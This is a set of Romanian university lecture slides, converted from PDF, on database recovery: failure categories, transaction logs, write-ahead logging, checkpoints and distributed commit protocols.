
- Atomicitate:
  - Execuția tranzacțiilor poate eșua.
- Durabilitate:
  - Ce se întâmplă dacă SGBD-ul își oprește execuția?

Comportamentul dorit după repornirea sistemului:

- T1, T2 & T3 trebuie să fie durabile.
- T4 & T5 trebuie să fie anulate (efectele nu vor persista).



# Exemplu




# Surse ale întreruperilor

- Căderi de sistem
- Erori media
- Erori ale aplicației
- Dezastre naturale
- Sabotaj
- Neglijență



# Impactul întreruperilor



# Categorii generale de întreruperi

## (1) Eșuarea tranzacțiilor

- unilateral sau din cauza unui *deadlock*
- în medie 3% din tranzacții eşuează (date de intrare eronate, cicluri infinite, depășirea limitei de resurse)

## (2) Eșuarea sistemului


- Eșuarea procesorului, memoriei interne, etc...
- Conținutul memoriei interne se pierde însă memoria secundară nu este afectată

## (3) Eșecuri media

- Pierdere date de pe hard disk


# Categorii generale de întreruperi

(1) Eșuarea tranzacțiilor




simple

(2) Eșuarea sistemului



(3) Eșecuri media



catastrofale

# Recuperarea datelor

## ■ Eșecuri simple

- Se folosește logul de tranzacții
- Anularea modificărilor prin **inversare** operațiilor
- **Re-executarea** unor operații


## ■ Eșecuri catastrofale

- Utilizarea arhivelor pentru **restaurare**
- Reconstruirea celei mai recente stări consistente prin  
**re-executarea** acțiunilor tranzacțiilor comise

# Recuperarea datelor - Context

- Tranzacțiile se execută concurrent
  - Strict 2PL, în particular.
- Modificările se execută “*in place*” (în același loc).
  - adică datele sunt actualizate pe disc / eliminate de pe disc din pagina de date originală.
- Există o metodă simplă care să garanteze **Atomicitatea & Durabilitatea?**

# Recovery Manager



- Memorie volatilă : memoria principală (conține *buffer*)
- Memorie stabilă : disc magnetic (sau variante). Rezistent la erori, iar datele se pierd numai atunci când are loc o eroare fizică sau un atac intenționat

# Logarea acțiunilor

- Fiecare modificare → o intrare în log.
  - citirile nu se loghează
- De ce este nevoie de log?
  - Utilizat pentru a garanta atomicitatea și durabilitatea.
- De obicei, logul se stochează pe un disc diferit de cel pe care se află baza de date.

## MEMORIE VOLATILĂ

LOG BUFFER



BUFFER BD

	$P_i$		$P_j$

WRITE - actualizare log  
înaintea comiterii

WRITE - modifică pagini  
după comitere

LOG

DATA


DATA

DATA

RECUPERARE

MEMORIE STABILĂ

# Exemplu de acces la date



# Exemplu

Log

$\langle T_0 \text{ start} \rangle$   
 $\langle T_0, A, 1000, 950 \rangle$   
 $\langle T_0, B, 2000, 2050 \rangle$

Write

$A = 950$   
 $B = 2050$

Output

$\langle T_0 \text{ commit} \rangle$   
 $\langle T_1 \text{ start} \rangle$   
 $\langle T_1, C, 700, 600 \rangle$

$C = 600$

$\langle T_1 \text{ commit} \rangle$

$B_B, B_C$

$B_A$

$B_C$  este salvat pe disc înaintea comiterii lui  $T_1$

$B_A$  este salvat pe disc după comiterii lui  $T_0$

- Obs:  $B_X$  reprezintă un bloc de memorie ce îl conține pe  $X$ .

# Log-ul bazei de date

- Logul conține înregistrări (sau intrări) adăugate mereu la final.
- Pentru recuperare logul este citit în ordine inversă
- O intrare în log conține:
  - Identifierul tranzacției
  - Tipul operației (*inserare, ștergere, modificare*)
  - Obiectul accesat de către operație
  - Vechea valoare a obiectului
  - Noua valoare a obiectului
  - ...

# Log-ul bazei de date

- Log-ul mai poate conține
  - *begin-transaction,*
  - *commit-transaction,*
  - *abort-transaction.*
  - *end*
- Dacă o tranzacție T e întreruptă, atunci se realizează un *rollback* → scanare inversă a log-ului, iar când se întâlnesc acțiuni ale tranzacției T, valoarea inițială a obiectului modificat este salvată în BD.

# Log-ul bazei de date

- *begin-transaction* - pentru oprirea căutării inverse
- La refacere contextului după o întrerupere:
  - *commit* → tranzacțiile *complete*
  - tranzacțiile *active* → *abort*.

# Modificările bazei de date

O tranzacție T modifică obiectul x aflat în *buffer*. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

**Scenariul 1:** Modificarea nu a reușit să se salveze pe disc  
→ T este anulată. BD consistent

# Modificările bazei de date

O tranzacție T modifică obiectul x aflat în *buffer*. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

**Scenariul 2:** Modificarea lui x se salvează pe disc, dar întreruperea a survenit înaintea modificării logului → Nu se poate face *rollback* deoarece nu există informația despre valoarea anterioară a lui x → BD inconsistent.

# Modificările bazei de date

O tranzacție T modifică obiectul x aflat în *buffer*. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

**Scenariul 3:** Modificarea lui x fost logată și s-a actualizat și baza de date → T este anulată și valoarea originală este utilizată pentru a înlocui valoarea din baza de date → BD consistent.

## *Write-Ahead Logging (WAL)*

Modificările unei înregistrări  
trebuie inserate în *log*  
înaintea actualizării bazei de date!

# *Write-Ahead Logging (WAL)*

- *Write-Ahead Logging* Protocol:

1. Trebuie **asigurată** adăugarea unei intrări coresp. unei modificări în **log înainte** ca pagina ce conține înregistrarea sa fie salvată pe disc.
2. Trebuie **adăugate** toate **intrările** corespunzătoare unei tranzacții **înainte de commit**.

- #1 garantează Atomicitatea.
- #2 garantează Durabilitatea.
- ARIES (*Algorithm for Recovery and Isolation Exploiting Semantics*) – metodă specifică de logare și recuperare a datelor

# *Checkpoint*

## ■ Acțiuni

- Suspendă execuția tuturor tranzacțiilor
- Forțează salvarea pe disc a tuturor paginilor din buffer care au fost modificate (*dirty flag = true*)
- Adaugă în fișierul de log o intrare **checkpoint** și o salvează pe disc imediat după salvarea paginilor
- Reia execuția tranzacțiilor

# *Checkpoint*


## ■ Consecințe ?

- Nu mai trebuie reexecutate acțiunile unei tranzacții care s-a comis înainte de *checkpoint*

# *Checkpoint*

- Cât de des se execută un *checkpoint*?
  - La fiecare  $m$  minute sau  $t$  tranzacții


# Recuperarea datelor




# Recuperarea distribuită

- Tipuri noi de eșec: întrerupere rețea și oprire *site-uri*
- Dacă “sub-tranzacțiile” unei tranzacții sunt executate pe *site-uri* diferite, trebuie să ne asigurăm că se vor comite toate sau nici una.
- E nevoie de un **protocol de comitere** a “sub-tranzacțiilor” unei tranzacții
  - Fiecare site are propriul log unde se vor memora acțiunile protocolului de comitere.

# Problema generalilor bizantini



# Problema generalilor bizantini

